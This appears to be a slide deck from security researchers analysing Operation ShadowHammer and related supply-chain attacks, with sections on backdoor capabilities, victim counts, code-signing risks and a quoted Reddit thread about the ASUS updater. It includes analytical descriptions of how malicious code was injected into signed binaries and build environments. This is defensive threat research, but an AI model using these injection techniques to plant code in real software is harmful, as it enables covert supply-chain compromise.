
Doesn't start on Chinese and Russian systems

Collects basic system information including:

- MAC address
- Drive C: serial number
- Screen resolution
- System locale
- Hostname, domain, IP, etc.

## Operation ShadowHammer - Timeline of research

32



**Advanced backdoor (deployed to selected victims):**

- **Plugin-based backdoor**
- **Depends on Drive C: serial number for code execution**
- **Multi-threaded object-oriented shellcode design**
- **Extra protection of crypto algorithms**
- **Multiple transport providers**

DLL packed with VMprotect

Focus on anti-analysis: anti-reversing, anti-debugging, system-specific binding

## Border gateway backdoor

- Starts a web service leveraging Windows HTTP Server API
- Indirectly opens common HTTP port 80
- Imitates Microsoft IIS 10.0
- Responds only to specific URL schema
- Uses custom encryption, mimics large file transfer
- Extendable via similar mechanism as Power Backdoor

Protocol	Local Address	Remote Addr	State
TCP	0.0.0.0:80	0.0.0.0	LISTENING
TCP	0.0.0.0:445	0.0.0.0	LISTENING

Only 400+  
systems  
targeted

**ASUS  
case**  
**57,000+**  
systems

**Gaming  
Industry**

**92,000+**  
systems

All systems  
are targeted

\* According to our statistics

**Supply chain attacks can lead to devastating consequences**

**Its very hard to detect supply chain attack if it carried cautiously**

**There is a very sophisticated threat actor out there**

- Active for a decade up to this day**
- Had a long history of successful supply chain attacks**
- Set of targets is much larger than just gaming industry**

# HOW TO MITIGATE THE RISKS?

ShadowPad	<p>Source code and/or build environment modification Code added to the '.text' section, data added to the '.rdata' section Injected code is called as part of the program's normal initialization sequence, without any hooks or patches</p>
CCleaner incident	<p>Source code and/or build environment modification Code added at the beginning of the '.text' section, data added into the '.data' section. Body of '__scrt_get_dyn_tls_init_callback' is modified to call into injected code</p>
Operation ShadowHammer	<p>Binary patch (Signed). Resource item is partially overwritten payload data Case 1: WinMain function is overwritten with injected code Case 2: Code added to unused bytes at the end of the '.text' section. Body of '__crtExitProcess' modified to call into injected code Source code and/or build environment modification Case 3: Code and data added at the beginning of the '.text' section. Jump to '__tmainCRTStartup' from the CRT entry point function modified to jump into the injected code</p>

- **Malicious code is embedded into source code**
- **Malicious code is embedded into an executable at compile time with an infected compiler / linker**
- **Malicious code is distributed with the software update infrastructure (which can be signed with stolen code signing certificates)**
- **Malicious code is delivered through vulnerabilities into update mechanisms (man-in-the-middle)**

We consider products of known SW&HW providers benign

- But sometimes they are not

We trust hashes and digital signatures

Such trustworthy objects are usually only lightly processed by security solutions

- Security solutions speed
- False positives problems

Number of supposedly trustworthy objects is much greater than malicious objects  
To process them, more computing power and human resources are required

## Detected vs. clean files



We can confirm that in at least two cases attackers modified build environment:

1. Your product always contains a backdoor regardless of the source code
2. The code smoothly gets digital signature automatically
3. The injection looks like developer created it on purpose
4. Source code review does NOT reveal anything
5. Compiling dummy project does NOT let you discover alien code: the malware is planted only into selected projects

---

Who has your keys?

43

**How many code signing certificates are used in your company?**

**Who has access to them?**

[https://www.reddit.com/r/ASUS/comments/8qznaj/asusforceupdaterexe\\_is\\_trying\\_to\\_do\\_some\\_mystery/](https://www.reddit.com/r/ASUS/comments/8qznaj/asusforceupdaterexe_is_trying_to_do_some_mystery/)

Posted by u/GreyWolfx 1 year ago 5

13 ASUSSourceUpdater.exe is trying to do some mystery update, but it won't say what...

ASUS Critical Update Notification

New critical updates are available for your computer. ASUS strongly recommends that you install these updates now

ASUSSourceUpdater.exe Properties

Security	Details	Previous Versions
General	Compatibility	Digital Signatures

Item

dentedcan 3 points · 1 year ago

Just had the exact same window popup on my system this afternoon. Oddly, when I run the Asus Command app it tells me there are no BIOS, driver, or application updates available. A Malwarebytes scan of the entire system came back clean.

dentedcan 3 points · 1 year ago

I uploaded the executable and it comes back as a validly signed file without issue. Results link:  
<https://www.virustotal.com/#/file/5692f84338604f82f1222be248789a0211223fe0f51d0a8908fb1b7c70e01df0/details>

Modified: Friday, July 15, 2016, 11:20:56 AM

Huge thanks to:

- Costin Raiu @craiu
- Vitaly Kamluk @vkamluk
- Noushin Shabab @NoushinShbb
- Others Kaspersky GReAT and Kaspersky AMR teams members

For their contribution to this research

# Thank you!

Boris Larin @oct0xor

Alexander Liskin @0x1fffffffffffff